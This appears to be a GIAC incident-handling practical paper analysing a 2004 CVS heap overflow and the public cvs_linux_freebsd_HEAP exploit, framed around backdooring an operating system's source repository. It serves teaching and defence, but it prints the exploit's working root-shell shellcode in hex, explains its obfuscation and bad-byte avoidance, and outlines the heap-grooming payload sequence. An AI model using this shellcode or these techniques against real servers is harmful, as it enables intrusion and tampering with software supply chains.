Global Information Assurance Certification Paper

A Heap o' Trouble

Heap-based flag insertion buffer overflow in CVS

GCIH Practical Assignment - Version 3.0

Eric Conrad
September 2004

Abstract

This document describes how an attacker uses a CVS heap-based overflow to compromise a public CVS server, and leverages that access to compromise a private CVS server. The goal of the attack is to plant a backdoor into an operating system which will later be released to the public. All relevant stages of the attack are described, including an in-depth examination of the exploit and vulnerability used, the techniques used by the attacker to gain access to the public and private CVS servers, and the design of the backdoor itself. The incident handling process used as a result of this incident is also detailed.

Statement of Purpose

The goal of this attack is to make unauthorized edits to source code contained in a CVS repository running a vulnerable version of CVS. If the edits are successful and go unnoticed, they will propagate to all systems which subsequently install the altered code. This goal will be achieved by exploiting a heap-based CVS vulnerability on 2 CVS servers: first a public CVS server on a screened subnet, and then a private CVS server on an internal corporate LAN. A local root exploit called ptrace/kmod will be used on the 2nd server to elevate privileges to root, allowing malicious edits to development source code.

The Exploit

Name: The exploit is called 'cvs_linux_freebsd_HEAP', which exploits a heap-based flag insertion overflow vulnerability in CVS

CVS stands for the Concurrent Versions System, an open-source version control system.

Initial Advisory

The initial public disclosure of this vulnerability was made by Stefan Esser of E-Matters security in 'Advisory 07/2004 CVS remote vulnerability.'

Link: http://security.e-matters.de/advisories/072004.html

The Exploits

A day later, two remote exploits were released by 'The Axis of Eliteness' on 5/20/2004. One exploited Linux and FreeBSD servers, the other exploited Sparc-based Solaris 9 systems. The exploits were apparently written by 'Ac1dB1tCh3z'. Stefan Esser's advisory is mentioned in comments pre-pended to both exploits.

Linux/FreeBSD exploit
http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c:

Solaris exploit:
http://www.packetstormsecurity.org/filedesc/cvs_solaris_HEAP.c.html

This paper will focus on the cvs_linux_freebsd_HEAP exploit.

CVE

Common Vulnerabilities and Exposures (CVE): CAN-2004-0396 (under review, as of 09/01/2004).
Link: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0396

US CERT

US CERT: Vulnerability Note VU#192038
Name: CVS contains a heap overflow in the handling of flag insertion
Link: http://www.kb.cert.org/vuls/id/192 038

Bugtraq

Bugtraq ID: 10384
Name: CVS Malformed Entry Modified and Unchanged Flag Insertion Heap Overflow Vulnerability
Class: Boundary Condition Error
Link: http://www.securityfocus.com/bid/10384

Vulnerable Operating Systems

Caldera OpenLinux Server 3.1
Caldera OpenLinux Server 3.1.1
Caldera OpenLinux Workstation 3.1
Caldera OpenLinux Workstation 3.1.1
Conectiva Linux 6.0
Conectiva Linux 7.0
Conectiva Linux 8.0
Debian GNU/Linux 2.2
Debian GNU/Linux 3.0 (woody)
FreeBSD RELENG_4, 4.9-PRERELEASE
FreeBSD RELENG_4_10, 4.9-RC
FreeBSD RELENG_4_9, 4.9-RELEASE-p7
FreeBSD RELENG_4_8, 4.8-RELEASE-p20
FreeBSD RELENG_4_7, 4.7-RELEASE-p26
FreeBSD RELENG_5_2, 5.2.1-RELEASE-p6
FreeBSD RELENG_5_1, 5.1-RELEASE-p16
FreeBSD RELENG_5_0, 5.0-RELEASE-p20
Gentoo Linux 1.4
Gentoo Linux 2004.0
Gentoo Linux 2004.1
Mandrakelinux 8.0
Mandrakelinux 9.1
Mandrakelinux 9.1/PPC
Mandrakelinux 9.2
Mandrakelinux 9.2/AMD64
Mandrakelinux 10.0
Mandrakelinux 10.0/AMD64
Mandrake Corporate Server 2.1
Mandrake Corporate Server 2.1/X86_64
NetBSD-current source prior to May 21, 2004
NetBSD 1.6.2
NetBSD 1.6.1
NetBSD 1.6
OpenBSD 3.1
OpenBSD 3.2
OpenBSD 3.3
OpenBSD 3.4
OpenBSD 3.5
OpenPKG CURRENT
OpenPKG 2.0
OpenPKG 1.3
Red Hat Desktop (v. 3)

Red Hat Enterprise Linux AS (v. 2.1)
Red Hat Enterprise Linux AS (v. 3)
Red Hat Enterprise Linux ES (v. 2.1)
Red Hat Enterprise Linux ES (v. 3)
Red Hat Enterprise Linux WS (v. 2.1)
Red Hat Enterprise Linux WS (v. 3)
Red Hat Linux Advanced Workstation 2.1 for the Itanium Processor
RedHat Linux 6.2
RedHat Linux 7.0
RedHat Linux 7.1
RedHat Linux 7.2
Red Hat Linux 7.3
Red Hat Linux 9
Slackware 8.1
Slackware 9.0
Slackware 9.1
Solaris 9.0
SuSE 8.0
SuSE 8.1
SuSE 8.2
SuSE 9.0
SuSE 9.1
SuSE Firewall on CD 2 - VPN
SuSE Firewall on CD 2
SuSE Linux Enterprise Server 7, 8
SuSE Linux Office Server
UnitedLinux 1.0
Wirex Immunix OS 7.0
Wirex Immunix OS 7+

In addition to the above-listed operating systems, older (unsupported) versions of the above (such as Gentoo Linux 1.2) are also vulnerable if running a vulnerable version of CVS. Also, any Linux, BSD, or Solaris-based OS with a user-installed vulnerable CVS distribution is potentially vulnerable.

Protocols/Services/Applications

CVS is the Concurrent Versions System, which is a client-server software revision control system:

> CVS is a version control system (with some additional configuration management functionality). It maintains a central "repository" which stores files (often source code), including past versions, information about who modified them and when, and so on.[1]

Vulnerable versions of CVS include stable release versions 1.11.x up to 1.11.15, and feature release versions 1.12.x up to 1.12.7.

This exploit uses ‘pserver’, which is typically accessed via the ‘cvspserver’ service, usually launched from inetd or xinetd.

The Unix services file[2] lists the cvspserver service as:

```
cvspserver      2401/tcp   #CVS network server
```

The cvspserver service typically runs on TCP port 2401. ‘cvpserver’ stands for ‘Concurrent Versions Password-Authenticated Server’, which is an authentication framework for CVS:

[1] CVS source, /doc/cvsclient.info-1 https://ccvs.cvshome.org/files/documents/19/153/cvs-1.11.16.tar.gz
[2] FreeBSD version 4.10, /etc/services http://www.freebsd.org

> The name "pserver" is somewhat confusing. It refers to both a generic framework which allows the CVS protocol to support several authentication mechanisms, and a name for a specific mechanism which transfers a username and a cleartext password.[3]

The cvspserver protocol uses TCP port 2401. TCP stands for Transmission Control Protocol, which is "intended for use as a highly reliable host-to-host protocol between hosts in packet-switched computer communication networks, and in interconnected systems of such networks."[4] In other words, TCP provides a reliable connection via a (potentially) unreliable network.

A TCP connection is established via a 3-way client<->server TCP 'handshake', which is SYN -> SYN/ACK->ACK (the respective flags are set in each packet of the handshake).

In the case of a CVS pserver client connection, this handshake will be:

```
client (port > 1024) ----SYN-------> CVS Server (port 2401)
client (port > 1024) <---SYN/ACK---- CVS Server (port 2401)
client (port > 1024) ----ACK-------> CVS Server (port 2401)
```


Many software projects allow read-only 'anonymous' CVS access to source code. See Appendix F for an analysis of an example CVS download.

Variants

As of the time this paper was written, there were 2 publicly published exploits for this vulnerability, one for FreeBSD and Linux systems, and one for Sparc-based Solaris systems.

There are unconfirmed rumors of improved private exploits, as described on the http://Zone-H.org 'Zero-day rumors forum:[5]

[3] CVS source, /doc/cvsclient.info-1
[4] RFC 793, www.rfc-archive.org/getrfc.php?rfc=793
[5] http://www.zone-h.org/en/forum/thread/forum=3/thread=413439/



Stefan Esser and Sebastian Krahmer from SuSE Linux discovered more vulnerabilities in CVS feature release 1.12.8 and prior, and CVS stable release 1.11.16 and prior, described in E-matters security advisory 09/2004 “More CVS remote vulnerabilities”

http://security.e-matters.de/advisories/092004.html

These newly-discovered vulnerabilities include:

- error_prog_name "double-free()"
- wrapper.c format string issues
- serve_max_dotdot integer overflow
- serve_notify() out of bound writes
- getline == 0 bugs
- Argument (and other) integer overflows[6]

An exploit for error_prog_name "double-free()" has been publicly posted.[7]

This paper focuses on the heap vulnerability in CVS described in the E-Matters 07/2004 advisory; more recently-discovered CVS vulnerabilities are beyond the scope of this paper.

Description

This attack leverages an ‘off-by-one’ heap boundary error. The vulnerable CVS ‘Is Modified’ function was coded with the assumption that it would be called once

[6] http://security.e-matters.de/advisories/092004.html
[7] http://www.packetstormsecurity.org/0408-exploits/freedom.c

for a given entry, and allocates 1 additional byte for the addition of an “M” flag (for “Modified”) to the name of that entry. Repeatedly calling ‘Is Modified’ for the same entry results in the insertion of additional “M” flags, overflowing the ‘entry’ and ‘timefield’ heap chunks into the next allocated chunks. While an “off-by-one” technique used, an attacker may overwrite as many bytes as desired via repeated calls to ‘Is Modified’.

Access to the next heap chunk allows manipulation of the next chunk’s header, which may be subverted to overwrite 4-byte words in memory.

Stefan Esser’s advisory

Stefan Esser describes the attack in the E-Matters advisory:

> When the client sends an entry line to the server an additional byte is allocated to have enough space for later flagging the entry as modified or unchanged. In both cases the check if such a flag is already attached is flawed. This allows to insert M or = chars into the middle of a user supplied string one by one for every call to one of these functions.[8]

An attacker may insert an arbitrary number of ‘M’ or ‘=’ characters into a dynamically-allocated buffer, overflowing the buffer into the next allocated space.


Linux Memory Primer

Before describing the attack, we need to cover the basics of the Linux memory model.

Stack, Data and Text

The following diagram shows a simplified depiction of memory allocated to a program on a Linux system. Most modern Unix variants use the same model.

[8] E-matters security advisory 07/2004



[9]

The 3 areas of Linux program memory are Stack, Data, and Text.

- Stack contains local variables, function parameters, return values and return addresses.
  - It is often compared to a stack of plates: the last plate added to a stack is the first one taken ('last in, first out', or LIFO).
  - The 'top' of the stack grows 'down' relative to memory addresses
- Data contains the heap, BSS, and initialized data.
  - The heap contains dynamically-allocated memory
    - malloc
    - calloc
    - new
  - BSS[10] contains data initialized with zeros
  - Initialized data contains initialized non-zero data
    - strings
    - arrays
    - etc…
- Text (also called Code) contains executable instructions. The Text area is read-only.

[9] Diagram based on memory diagram in User-Level Memory Management in Linux Programming, http://www.informit.com/articles/article.asp?p=173438

[10] 'BSS' is an obscure acronym which means '"Block Started by Symbol," a mnemonic from the IBM 7094 assembler, see User-Level Memory Management in Linux Programming

It's commonly said that "Stacks grow down and heaps grow up." In other words, stacks use decreasing addresses in memory, and heaps use increasing addresses in memory.

Dynamic Memory Allocation

There are a number of ways to allocate memory in a C program, including `'static'` variables in the BSS section, 'local' variables in the stack, and dynamic memory allocation in the heap.

The following C command allocates 256 bytes of memory in the stack for a local variable called 'buffer':

```
char buffer[256];
```

The length of `buffer` cannot change while the program is running. Writing more than 256 bytes to `buffer` will result in a 'buffer overrun,' which may be used to smash the stack and seize control of program execution. See Aleph One's *Smashing the Stack for Fun and Profit* in Issue 49 of Phrack[11] for a good introduction to this subject.

Memory may also be allocated dynamically during runtime via the C new() and malloc() commands:

```
char *buffer = malloc(256);
```

In this case, a pointer references dynamically-allocated data in the heap. The size of memory referenced by `*buffer` may be changed during program execution via the realloc() command.

One Little Endian

"Endian" refers to the way a CPU stores bytes of data.

> The names `big-endian' and `little-endian' are comic references to the classic "Gulliver's Travels" (via the paper "On Holy Wars and a Plea for Peace" by Danny Cohen, USC/ISI IEN 137, April 1, 1980) and the egg-eating habits of the Lilliputians.[12]

Here is the *Gulliver's Travels* text that first mentions endianess:

> It is allowed on all hands, that the primitive way of breaking eggs, before we eat them, was upon the larger end; but his present majesty's grandfather, while he was a boy, going to eat an egg, and breaking it according to the ancient practice,

[11] Phrack issue 49, http://www.phrack.org/show.php?p=49&a=14
[12] # man perlfunc (see http://www.perl.org)

> happened to cut one of his fingers. Whereupon the emperor his father published an edict, commanding all his subjects, upon great penalties, to break the smaller end of their eggs.[13]

Civil war ensued between Swift's little-endians and big-endians, which served as a literary precursor to subsequent internet "flame wars" over the 'correct' way for a CPU to store data, which were documented by Danny Cohen.[14]

On a 32-bit architecture, bytes in a 32-bit (4-byte) "word" are generally written to memory 2 ways: left-to-right, or right-to-left.[15] This is called 'endianess', and modern computer architectures are usually "little-endian" or "big-endian".

> When some computers store a 32-bit integer value in memory, for example 0xA0B70708 (in hexadecimal notation), they store it as bytes in the following order: A0 B7 07 08. That is, the most significant byte (A0 in our example) is stored at the memory location with the lowest address, the next significant byte B7 is stored at the next memory location and so on.
>
> Architectures that follow this rule are called **big-endian** and include Motorola, SPARC, and System/370.
>
> Other computers store 0xA0B70708 as 08 07 B7 A0, that is, least significant byte first. Architectures that follow this rule are called **little-endian** and include the MOS Technology 6502, Intel x86 and DEC VAX.[16]

Note that the actual bits in the bytes are typically written left->right (big endian). Our victim system is Linux running on an x86 processor, so it is a little-endian system. That means an address such as 0xBFFFE0BE will be written to memory as: BE E0 FF BF.

The C code

A complete analysis of the cvs_linux_freebsd_HEAP.c source code is beyond the scope of this paper. We will focus on high-level analysis, and 'dig down' to explore critical parts, such as the injected shellcode.

The exploit contains 2 related attacks: Linux and FreeBSD, each with its own shellcode. We will focus on the Linux attack.

The MAGICSTRING

The source contains a 'magic string' called "abxroxyou":

---

[13] http://www.gutenberg.net/etext97/gltrv10.txt
[14] http://www.rdrop.com/~cary/html/endian_faq.html#danny_cohen
[15] There are also other methods, usually seen on much older architectures
[16] http://en.wikipedia.org/wiki/Little_endian

```
#define MAGICSTRING     "abroxyou"[17]
```

"abroxyou" apparently stands for "Ac1dB1tCh3z Rocks You" (Ac1dB1tCh3z is "leetspeak"[18] for "acidbitches," the authors' name). This exploit attempts to inject shellcode into a vulnerable machine running cvspserver. If successful, the code will execute, send the string "abroxyou" to the client, and also execute a shell via cvspserver (typically running on TCP port 2401). The exploit is confirmed to be successful once the client receives the magic string.

The shellcode

Shellcode is an assembly-language program designed to execute a 'shell' on a system (such as /bin/sh on a Unix system). Many attacks attempt to inject shellcode into memory, and then trigger execution of the injected shellcode, providing the attacker with an interactive shell.

That is precisely what this exploit attempt to do. Here is the shellcode used in the attack, from cvs_linux_freebsd_HEAP.c

```
/*
** write(1, "abroxyou", 8) / setuid(0) / execve / exit;
** Linux only
*/
uchar                   ab_shellcode[] =
"\xeb\x15\x42\x4c\x34\x43\x4b\x48\x34\x37\x20\x34\x20\x4c\x31\x46\x33"
"\x20\x42\x52\x4f\x21\x0a\x31\xc0\x50\x68\x78\x79\x6f\x75\x68\x61\x62"
"\x72\x6f\x89\xe1\x6a\x08\x5a\x31\xdb\x43\x6a\x04\x58\xcd\x80\x6a\x17"
"\x58\x31\xdb\xcd\x80\x31\xd2\x52\x68\x2e\x2e\x72\x67\x58\x05\x01\x01"
"\x01\x01\x50\xeb\x12\x4c\x45\x20\x54\x52\x55\x43\x20\x43\x48\x45\x4c"
"\x4f\x55\x20\x49\x43\x49\x68\x2e\x62\x69\x6e\x58\x40\x50\x89\xe3\x52"
"\x54\x54\x59\x6a\x0b\x58\xcd\x80\x31\xc0\x40\xcd\x80";[19]
```

The comment states write "abroxyou", setuid(0), execve, exit. The shellcode is 115 bytes long. For a simple initial analysis, convert the hexadecimal to characters and run 'strings'[20] (see Appendix D) to show any embedded ASCII characters:

```
# ./hex.pl | strings
BL4CKH47 4 L1F3 BRO!
Phxyouhabro
Rh..rgX
LE TRUC CHELOU ICIh.binX@P
RTTYj[21]
```

[17] http://www.packetstormsecurity.org/filedesc/cvs_solaris_HEAP.c.html
[18] A form of slang where 'Blackhat' is spelled 'BL4CKH47', for example. See: http://en.wikipedia.org/wiki/Leet
[19] http://www.packetstormsecurity.org/filedesc/cvs_solaris_HEAP.c.html
[20] Display printable characters: http://www.gnu.org/software/binutils/manual/html_chapter/binutils_7.html
[21] Running 'strings' on the compiled executable will also show this text (along with other text from the executable).

"BL4CKH47 4 L1F3 BRO!" translates to "Blackhat (hacker) for life, bro!" in "Leetspeak," and is a hidden comment in the shellcode. "LE TRUC CHELOU ICI" is another comment, in French, which appears to be a form of French slang called 'verlan'.

> A long tradition exists in France of permuting syllables of words to create slang words. The current version is called verlan, a name which is itself verlan: verlan = lanver = l'envers (meaning the reverse).[22]

Let's 'hack' the French: CHELOU = LOUCHE. "Le" means 'the,' 'truc' means 'stuff' or 'trick, and 'Louche' means 'shady.' I'm not sure what "ICI" means. LE TRUC CHELOU translates literally to "the shady stuff", or "the dirty trick". I don't speak French, and I suspect I don't have the exact slang meaning. .

A disassembly of this code is included in Appendix B. The code includes two hidden comments which are "jumped" over. It also uses obfuscation[23] tactics such as saving a string "rg", and then incrementing each member by one to make "sh" (for shell). The string "/bin/sh" (or even "sh") does not appear in the simple ASCII dump above, and will not appear in any packet capture.

Here is a summary of the disassembly:

- Jump 21 bytes past '`BL4CKH47 4 L1F3 BRO!`'
- Write the magic string "abroxyou" to stdout
- setuid(0) (attempt to set user ID to zero, or superuser)
- Convert the string "..rg" to "//sh"
- Jump 14 bytes past '`LE TRUC CHELOU ICI`'
- Convert the string ".bin" to "/bin"
- Concatenate 2 strings to "/bin//sh"
- execute /bin//sh (extra '/' is ignored by OS, for "/bin/sh")
- Provide interactive shell for attacker
- exit cleanly (after /bin/sh exits)

Bad addresses

The exploit must avoid referencing addresses which contain bytes which will break program flow or be interpreted by the server. These bytes are:

- '/' (hex 0x2f) will be interpreted as a directory within the Entry
- newline (hex 0x0a) will break the Entry line
- carriage return (hex 0x0d) will break the Entry line
- NULL (hex 0x00) will prematurely terminate the Entry string

[22] http://en.wikipedia.org/wiki/Verlan

[23] Obfuscation is the act of thwarting analysis of a program or technique; in this case sending the strings '..rg' and '.bin', and later converting them to '/bin//sh'. See: http://en.wikipedia.org/wiki/Obfuscation


The exploit function bad_addr() avoids referencing these bytes in addresses.

High-level attack overview

The shellcode is injected via repeated CVS "Entry" calls. Here's the program outline:

- Authenticate
- Insert nearly 2000 fake heap chunk headers
- Send 2 CVS 'noop' commands to flush output
- Seize control of program execution via repeated heap overflows
- Copy shellcode to memory
- Overwrite a stack return address with the shellcode address
- Transfer control to the shellcode
- Check to see if server sends "abroxyou" string
- Print "@#!@SUCCESS@#$!"
- Issue shell commands on remote server

We will use Ethereal[24] to analyze a complete packet capture of a cvs_linux_freebsd_HEAP cvspserver compromise. Click on a part of the session, and choose Analyze->Follow TCP Stream:



[24] http://www.ethereal.com/

Authentication

The session begins with:


- BEGIN AUTH REQUEST
- /var/cvsroot (CVS root directory)
- cvs (user: cvs)
- ah<z (password: cvs, trivially scrambled)
- END AUTH REQUEST
- I LOVE YOU (in blue, response from server, authentication successful)
- Root /var/cvsroot (client sets the root to the CVS root directory)
- 200 lines comprised of “Entry CCCCCCCCCC/…”

The exploit authenticates to the server with a username, password, and CVS root directory. It then issues repeated CVS commands to fill the heap and inject the shellcode.

See Appendix F for an analysis of a legitimate sample CVS authentication.

Filling the heap

The 200 long lines above are generated by the exploit’s fill_heap() subroutine. After those 200 lines, 400 shorter lines comprised of “Entry CC/CC/CC” are sent:



The goal of the “C” lines to force cvspserver to begin filling the heap.

Injecting the fake heap chunks


After sending 400 “Entry CC/CC/CC” lines, the exploit sends 1988 lines comprised of:

```
Entry B0imetosleep/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB....6BBB:BBBBBBBBBBB/
Entry B1imetosleep/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB............BBBBBBBB/
Entry B2imetosleep/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB............BBBBBBBB/
Entry B3imetosleep/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB............BBBBBBBB/
Entry B4imetosleep/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB............BBBBBBBB/
```

…etc. This section injects fake heap chunk headers, including the shellcode payload, into the data portion of the heap. The ‘Entry’ command means:


> `Entry ENTRY-LINE'
>
> Tell the server what version of a file is on the local machine. The name in ENTRY-LINE is a name relative to the directory most recently specified with `Directory'. [25]

Here is the Ethereal view of this section:



This pattern continues for 1988 lines.

[25] CVS source, cvsclient.info-2



Note that the line "Entry B1985tosleep…" contains a "B" in the dotted section, which begins the "BL4CKH47 4 L1F3 BRO!" comment. Lines "Entry B1876tosleep" through "B1987tosleep" each contain one shellcode byte.[26]

